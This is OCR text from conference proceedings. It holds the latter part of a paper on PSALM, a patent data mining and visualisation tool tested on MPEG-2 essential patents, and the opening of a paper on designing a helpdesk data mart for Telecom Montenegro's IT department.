PSALM is a software tool developed for patent analysis. It is designed to analyse both structured and unstructured patent data, and to visualize the results of both categories. The tool is based on MySQL database and web robot, both supported by routines developed in Java and PHP. The PSALM collects data on patents from publicly available data bases (USPTO and EPO) and analyses their bibliographic parameters (like: title, inventor(s), applicant, date of application, priority date, country of publication, priority number, priority country, references cited by the patent, patents citing the patent, abstract, international patent classification) but also does patent mining [4]. This approach enables identification and extraction of undetected or unexpected patterns of concentrations embedded in a set of patents and visualization with respect to various contexts such as technological similarities or scope of claims. Fig. 1. presents main structure of PSALM tool.

The PSALM software consists of the following functional modules: web robot, text clustering, multi-dimensional scaling, visualization, analysis of the IPC codes, extraction and display of citing and cited patents, progress report module, module for recording data in the CSV file, and evaluation of a patent. First four modules are described here in more details.




Figure 1. Structure of the PSALM tool

A. Web Robot Module

Main goal of data mining [5] is to extract important attributes and keywords from a patent data structure. As presented in Table 1 structure of the patent is designed as combination of structured and unstructured data. First task is to translate free text to structured data form. Web robot assembles patent data from publicly available data bases (USPTO and EPO), parse and place them in a local MySQL database for further analysis.

Database functions through several classes: classes which start and adjust data search (control data), classes which process contents of web pages (input data), classes which write data in MySQL database (output data) and the supporting classes that perform additional processing and storage. All collected patents' data are placed in Patents MySQL database. The base has the following tables:

- *searchSetup* table stores information about every search that is carried out . The primary key of this table is used to connect every patent in mainData table with the search in which patent is found.
- *mainData* table stores data on patents. Each patent in the table must be unique. The primary key of this table is used to connect data located in other tables.
- *caseData* table links patents from mainData table in specific case. The links are based on search in which patents are found, or on grouping criteria selected during the data analysis.
- Each row of *citationData* table connects main patent with its citations (cited and citing patents) using the primary key of mainData table.
- *claims* table contains additionally parsed claims data for each patent from mainData table. In this table claims are grouped as dependent and independent claims and connected to mainData table by its primary key.
- *ipc* table contains the IPC codes for each patent from mainData table.
- *apa* table contains information about the various publications of the same patent, and links




Figure 2. Enhanced Entity Relationship model of MySQL database *Patents*

different PIDs under which the patents have been stored in mainData table.

All tables are InnoDB type, which allows us to have the true relational database structure with foreign keys that preserve better database functionality and integrity (Fig. 2). Relationship between database tables are mandatory non-identifying (indicated by a dashed lines in Fig. 2). That means the primary key of the parent entity is included in the child entity but not as part of the child entity's primary key and the value in the child table cannot be null. These relationships are of the *one-to-many* type in which one instance of the parent entity relates to many instances of the child entity. In our case each row of mainData table contains a unique key which connects it (mainData table row) with one or more rows in child tables: *caseData, citationData, claims, ipc* and *apa*.

B. *Text Analysis Module*

Text analysis module analyse patent text (abstract, description and / or claims data) using term frequency - inverse document frequency (tf-idf) as a weighting scheme for keyword extraction. TF-IDF is a statistical method for determining the importance of words within a document, which belongs to a larger set of documents [6]. The importance of words within a document is directly proportional to the number of repetitions of the word in the document, to thereby compensate for the number of repetitions of the word in other documents.

C. *Multidimensional Scaling Module*

Multidimensional scaling Module is a part of software that has a task to transform high-dimensional data contained in the patent documents into much lower dimensionality space (2D or 3D), maintaining the most similar structure to the original. This module is based on the multidimensional scaling (MDS) scheme. The importance of words within each patent document which is derived by TF-IDF method is used for creation of distance matrix. Cosine of vectors assigned to the each document is used as measure of similarity and distance between each pair of patent documents. A squared distance matrix is configured from it, after which is estimated inner product matrix that can be rewritten in manner to perform operation centring. Classical MDS further extracts the eigen values and eigenvectors based on singular value decomposition from that centred inner product matrix, and estimates coordinate matrix, where the new coordinate matrix is lower-rank approximation of the original one. The main idea of classical MDS is to minimize squared errors of distances between these two matrices of coordinates. Detailed explanation of the method is presented in [7].

D. *Clustering and Visualization Module*

The output of the MDS module is a 2-dimensional matrix that can be easily used to visually present patents similarities. All 2-dimensional matrices are further analysed and clustered. Clustering helps identify meaningful patterns, undetected or unexpected groups from a set of unlabeled objects. PSALM is based on fuzzy c-means clustering algorithm where each patent has a degree of belonging to clusters, rather that belonging to just one cluster [8]. This unsupervised clustering technique group the given unlabelled collection of patents into meaningful clusters without any prior information. The clustering of patent document is carried out in reduced data dimensional space.

Patent data is processed with data and text mining techniques in order to present the data in some visual form which allow the human better understanding of and interaction with the data [9]. The clustered patent data space can be presented and visualized with respect to various contexts. The PSALM enables visualizations of high as well as low-dimensional data. High-dimensional data are visualized by mapping patents and clusters in proportion to each other, i.e. creating patent maps. Documents with similar subjects appear close to each other in maps. This makes it very easy to locate the most developed areas in technology. It also shows outliers in




Figure 3. A example of PSALM interface – List of patents in the CASE

the data, patents that do not have much to the subject but are in the data by accident. Low-dimensional (structured) data are presented as bar charts and pie charts of bibliographic data and could also help in better understanding of the technology areas, changes in the technology development, company competiveness etc.

III. User Interface

The software is structured to serve multiple networked users at the same time in server – client manner. The user interface is built using PHP, HTML and JavaScript programming languages as well as JQuery JavaScript library, DataTables and HighCharts library for displaying the results of data processing.




Figure 4. A example of PSALM interface – Select patents

PSALM is a tool developed to analyze a larger number of patents. The whole system is case-based (Fig. 3), where each case is made of group of patents selected on basis of the users' defined criteria. Patents should be entered directly number-by-number (PID) or as list in .csv form (Fig. 4). Criteria for creating a new case can be based on: assignee, IPC codes and cited and citing patents. In addition to these criteria, the user can create unlimited number of criteria for selecting patents based on keywords and bibliographic attributes. Each case is unchangeable after creation. However, it is possible to create a new case with a different set of patents combining existing cases.

Regarding the processing time, PSALM collects and stores patent data (access to the web page and download web page with the patent data; Parse the web page; Store data in database) within 2s (download/upload speed 26/1 Mb/s). TF-IDF processing time for group of 1800 patents is around 15 minutes, while MDS and visualization are done within 3s.

IV. Experimental Evaluation

In this section the PSALM functionality is demonstrated. To do this we selected 147 US patents which belong to MPEG 2 essential patent portfolio. MPEG-2 is a standard for the generic coding of moving pictures and associated audio information. It describes a combination of lossy video compression and lossy audio data compression methods which permit storage and transmission of movies using currently available storage media and transmission bandwidth [10]. A patent is essential to a standard, if making a product or using a




Figure 5. Companies whose patents have been citing essential patents

method, complying with the standard, requires use of the patent [11]. Using PSALM it is easy to understand structure of portfolio. In order to demonstrate some basic features of PSALM in analysing low-dimensional data, Fig. 5 present the result of analysis of citing patents. In order to detect main players in the field of MPEG-2 one can be interested in companies whose patents have been citing essential patents. PSALM will quickly produce the results presented on Fig. 5, indicating that Microsoft with 23.90% of all citations is much in front of Sony (5.21%) and Matsushita (3.73 %).

On the other hand, Fig. 6 demonstrates PSAML's capability to analyses high-dimensional patent data (free text) and to visualise them based on text mining. The task was to indicate strength of some companies in MPEG-2 field comparing essential patents and patents citing them. Fig. 6 shows specific areas in which two selected companies LG (green triangles) and Toshiba (red squares) have technology advantages or disadvantages comparing with the set of essential patents (blue rhombs). From Fig. 6 it is possible to conclude that LG has strong position in audio coding and video transmission, while Toshiba is better positioned in coding/decoding digital signals. On the other hand, both companies are in good situation in areas of video coding/decoding and video compression

At the same time Fig. 6 verifies PSALM's ability to




Figure 6. Example of high-dimensional data visualisation

assemble patents into technology meaningful groups. Namely, these patents were first analysed by experts and clustered. Ellipses in Fig. 6 are placed additionally for the purpose of illustration only, to show satisfactory matching between the tool and human experts' results.

V. CONCLUSION

In this paper we described a version of PSALM – a tool for patent data analysis and visualization developed by academics from University of Novi Sad and practitioners from RT-RK Computer Based Systems LLC. The basic functionality of this tool for business intelligence is demonstrated on MPEG-2 essential patents' portfolio.

The tool is based on MySQL database and web robot, both supported by routines developed in Java and PHP. The PSALM assembles patent data from publicly available data bases, analyses bibliographic parameters of patents but also does text mining. It is based on tf-idf weighting scheme to determine the "weight" of words, multidimensional scaling to transform high-dimensional data into much lower dimensionality space (2D or 3D). The low-dimensional data is than visualized. The PSALM enables visualizations of high as well as low-dimensional data with respect to various contexts.

The real power of the tool is in analyzing portfolios with a larger number of patents. Patent data analyzes will still be hard, time and manpower consuming experts' work, but PSALM could help people involved in IP management to focus their time and efforts on the most interesting and most promising patents, but also to save time in preliminary grouping them. For example, based on PSALM results it is easier to target technology week areas or to select with higher probability patents interesting for infringement sues. Knowing which patents are interesting and why they are interesting is important especially for those who make decisions about usage and management of patents.

Results presented in this paper are results of current version of PSALM and significant improvements are expected in the next period. Further research will be directed towards tool improvement using WordNET for comparing words in the text, using SAO structures for text analysis and clustering based on IPC codes for technology finding.

ACKNOWLEDGMENT

This work was partially supported by Ministry of Education and Science of the Republic Serbia under Grant number TR-32034, III-44009; and by Provincial secretary of Science and Technology Development of Vojvodina Province under Grant number 114-451-2434/2011-03.

REFERENCES

[1] L. Ruotsalainen, "Data mining tools for technology and competitive intelligence," Espoo 2008, VTT Tiedotteita – Research Notes 2451, 2008

[2] H. Dou, V. Leveillé, S. Manullang, and J. M. Dou, "Patent analysis for competitive technical intelligence and innovative thinking," Data Sci. J., 4(31): 209-237, 2005

[3] PatVal-EU, "The value of the European patents: evidence from a survey of European inventors," Final Report of the PatVal-EU Project, DG Science & Technology, European Commission, Contract N. HPV2-CT-2001-00013, Brussels, 2005

[4] R. Kasravi, and M. Risov. "Patent mining – discovery of business value from patent repositories," Proceedings of the 40th Annual Hawaii International Conference on System Sciences, 2007

[5] R. Feldman, and J. Sanger, The Text Mining Handbook – Advanced Approaches In Analyzing Unstructured Data, Cambridge University Press: New York. 2007.

[6] H.C. Wu, R.W.P. Luk, K.F. Wong, and K.L. Kwok, "Interpreting tf–idf term weights as making relevance decisions". *ACM Transactions on Information Systems* 26 (3): 1–37, 2008

[7] T. Cox, and M. Cox, Multidimensional Scaling, London: Chapman & Hall, 1994.

[8] R. Nock, and F. Nielsen, "On weighting clustering", IEEE Trans. on Pattern Analysis and Machine Intelligence, 28 (8), 1–13, 2006

[9] D. A. Keim, "Information visualization and visual data mining". IEEE Transactions on Visualization and Computer Graphics, Vol. 8, No. 1, January-March, 2002

[10] ISO/IEC 13818-2000, Generic Coding of Moving Pictures and Associated Audio Information, available at: http://mpeg.chiariglione.org/standards/mpeg-2/mpeg-2.htm, accessed on 10-02-2012.

[11] C. Shapiro, "Navigating the patent thicket: cross licenses, patent pools, and standard-setting," Innovation Policy and the Economy. Volume I, MIT Press, 2001

Data mart design for managing IT department in a telecommunications company

Jasna Mirković, M.Sc*, Ljiljana Kašćelan, PhD**
* Telecom Montenegro/ IT department, Podgorica, Montenegro
** University of Montenegro/Faculty of Economics, Podgorica, Montenegro
ljiljak@ac.me

Abstract – This paper deals with the data mart design in the area of analysing problems and requests in the IT department of a telecommunications company. Efficient resolution of problems and execution of requests is very important to operate smoothly and ensure that the services this company offers to users are available on time. Main decision-making processes have been identified during the research in the IT department of a telecommunications company. In that respect adequate data mart was designed. The concept of realisation of the data mart was presented using business intelligence tools. The implemented system was tested on data from the case study of a company – "Telecom Montenegro" AD, where outputs with good performance were successfully generated.

I. INTRODUCTION

Having the right information on time represents basis for making good decisions. No matter how good a manager who manages the business is, the success is not guaranteed if relying only on intuition without timely information.

In modern business conditions a manager must know what information to look for and how to get them before the competition. Therefore, business intelligence tools are means for getting the information in a timely manner. If these tools are properly and skilfully handled, they will give good results.

The subject matter of this research is data mart design in the area of managing IT department, as in [3], which means that:

- It must be implemented in the manner to be included in integral data warehouse
- It should correspond to specific requests of the users
- It should enable development of OLAP model under the presented requests

The basis for designing data mart lies on the following assumptions:

- Main decision-making processes have been identified in the area of managing IT department in telecommunications companies, i.e. data mart targets have been identified
- Logical model was defined and RDBM system was selected;
- Logical model was mapped and physical model was developed;
- OLAP models were developed based on user's requests;
- Model was tested on data of real system "IT Help desk application" of the company "Telecom Montenegro".

The results obtained pointed out that model corresponds to the presented requests and the time of responses in real system has parameters that correspond to standards of the business intelligence system.

II. DEFINING THE OBJECTIVES OF DATA MART

The work of the IT Department of the telecommunications company and the decisions that are passed in this area reflect on business success of the company in many ways. The main objective of IT Department is to provide the support to the operations of the company through adequate support of internal users and IT systems that enable the operations of the company. The time of responses in resolving problems and requests influences directly the revenues of the company.

For an optimum organisation of IT department and monitoring of its work, in addition to various analyses, the most important ones with regard to the IT Department management are the following:

1. **Analysis of problems/requests of internal users** – This analysis will enable easier and better insight in all problems/requests reported in specific time period, as well as the analysis of duration and pricing of resolving problems. In this way, information needed for more efficient and effective resolution of problems and requests have been obtained. Detecting problems that appear most frequently enables their prevention and saves time of the employees.

2. **Analysis of users** – This aspect answers the questions on end users that report problems and requests: who are they, which sectors do they come from, which users repeat requests, which users make the same mistakes.

   This analysis may give answers, for instance, which internal user needs additional training and in what area.

3. **Analysis of executors** – These analyses are particularly important for IT managers as they enable detection of most efficient executors and those that are not efficient. It also gives an insight in areas where executors need additional education. It is also possible to establish key performance indicators (KPI) through this analysis which will be set up as a target to all employees from certain group and encourage achievement of targets and higher efficiency.

Main targets of data mart are:

- To provide implementation of OLAP model which will be enabled by previous analysis;
- The possibility of integration in data warehouse system of entire company;
- The possibility of its implementation using some of standard tools for development of data warehouse;
- The possibility of integration with standard OLAP tools;

III. DATA MART DESIGN – SELECTION AND SPECIFICATION OF BUSINESS FACTS AND DIMENSIONS

Modelling of data through star schema i.e. using fact tables and dimension tables is selected for data mart design. Fact table is in the centre of star schema connected by surrogate keys with dimension tables. Dimension tables are denormalized with surrogate keys that enable storing of dimension history.

Fact table for data mart with targets recognised in the previous chapter is the following table:

- *helpdesk (HELPDESK_F)* – which will record all resolved problems/requests by IT department. Attributes of this table, in addition to surrogate keys of dimension tables, are: price_of_resolving_problems and duration_of_resolving_problems.

In data mart design, the selection on the *level of granulation* should be taken into consideration which should be respected in all tables that make star schema.

Granules represents the main, the smallest level of data to be represented in the fact table for a given business process. Granules in the fact table should be determined at as low level as possible, which represents individual transaction. Lower level of granulation gives more robust but more flexible design of star schema, which means that it is more ready to answer to various types of queries and enable possible introduction of new dimensions.

Specifically, for the selected fact, *helpdesk* granules could be: problem/request which internal user reports and the employee in IT department resolves. This enables the possibility of data manipulation at atomic level – each single problem/request of any type regardless of period when it is reported. In this way, it is possible to come to the following information:

- when certain problems/requests have been reported and resolved.
- Who solved them, i.e. who reported certain problem/request.
- What is the average number of resolving problems/requests in specific categories, and the like.

It should be noted that the selection of granulation level of dimension tables depends on the level of granulation of fact tables. The level of granulation for all tables must be the same.

Dimensions for fact *helpdesk* are the following:

- *Time dimension (Datum)* – which should reflect hierarchy of time: year → quarter → month → day
- *Executor dimension (IZVRSILAC_DIM)* – Each problem or request is resolved by employee in IT department.
- *User dimension (KORISNIK_DIM)* – each problem or request is reported by an internal user. This dimension corresponds the hierarchy of type: department → user
- *Problem dimension (PROBLEM_DIM)* – Insight in problems and requests that are reported by end users to the employees in IT department. This dimension corresponds the hierarchy of type: type_of_application → list_of_application → list_of_problems

IV. DATA MART REALISATION

Tools to be used for realisation of data mart are Oracle Warehouse Builder (OWB) and Oracle Discoverer.

OWB is a tool for designing, implementation, development and managing data warehouse system, as well as the system of business intelligence, in general. This tool combines key components of ETL tools and tools for

designing, thus enabling integration of ad-hoc inquiries as well as OLAP solutions. It enables realisation of Data mart through three stages, the defining stage, generating stage and data loading stage, as in [1], [5].


The defining stage includes:

- Defining of targeted warehouse schema – defining of multidimensional models and aggregations;
- Defining of sources of data
- Defining of mapping operations i.e. transformation and data loading – ETL procedure.


In the generating stage, scripts for creating warehouse schema and ETL procedures are generated and executed. The initial data loading is performed through the execution of ETL procedures.

Targeted warehouse schema for data mart designed in the previous chapter and defined by OWB, is shown in Picture 1. The Picture 2 shows mapping of facts *helpdesk*.

Oracle Discoverer was used for creating OLAP models. Administrative component of this tool, as in [7], enables designing and presenting the groups of data from corresponding business areas, which user accesses through user component *Discoverer Plus*. *End User Layer (EUL)* represents a component that hides database complexity and its change from end user and which is located between *database dictionary* and *Discoverer*. From operational standpoint, *EUL* generates SQL statements at client's level and communicates with database. When a user selects an object within a *business area*, *EUL* generates a SQL statement that defines the selection over table and view. When a user makes a query, *EUL* executes this SQL statement, sends it further to the database which returns results to the user's component. In this way, end user does not need to be familiar with SQL to access and search for data. This inter level protects database integrity since nothing that user does on *Discoverer* reflects on database but it reflects on metadata within *EUL*.



Picture 1. Star schema



Picture 2. Mapping of facts helpdesk


All OLAP models were realised for all three analysis that were defined as the targets of this data mart, as in [2], [6]. One of OLAP models defined using this tool is shown on Picture 3.

V. CASE STUDY


For the analysis within case study, a data of telecommunications company "Telecom Montenegro" AD were taken from helpDesk information system of IT department, as in [3]. This company deals with provision of telecommunications services, and IT department is responsible for entire information system of the company without which the company could not perform its business.

Information system helpDesk is organised in a way that internal users report requests through simple interface and also the problems occurred during their work. Furthermore, employees in IT take over and resolve these problems and requests, and the information on who took over the problem and when the problem was resolved was sent to internal user. The reporting of problems and requests using phone or email to system manager of the division was valid until 1 January 2006, which required that the manager would spend significant portion of time as a mediator between end users and employees of IT and it was difficult to follow up the quantity of these requests. Automation of information system of IT department was done at end-2005 and it was put in operations on 1 January 2006. Total 5975 of requests were evident in 2006, total of 12192 requests were evident in 2007, and in 2008 there were 14461 requests.

Source data used for data mart design in this research represent business data of IT department of "Telecom Montenegro" on problems and requests of internal users during 2006, 2007 and 2008. Source data were placed in *SQL server* relational database where they were taken in the form of Excel tables.



Picture 3. Workbook of number of reported problems with average solution



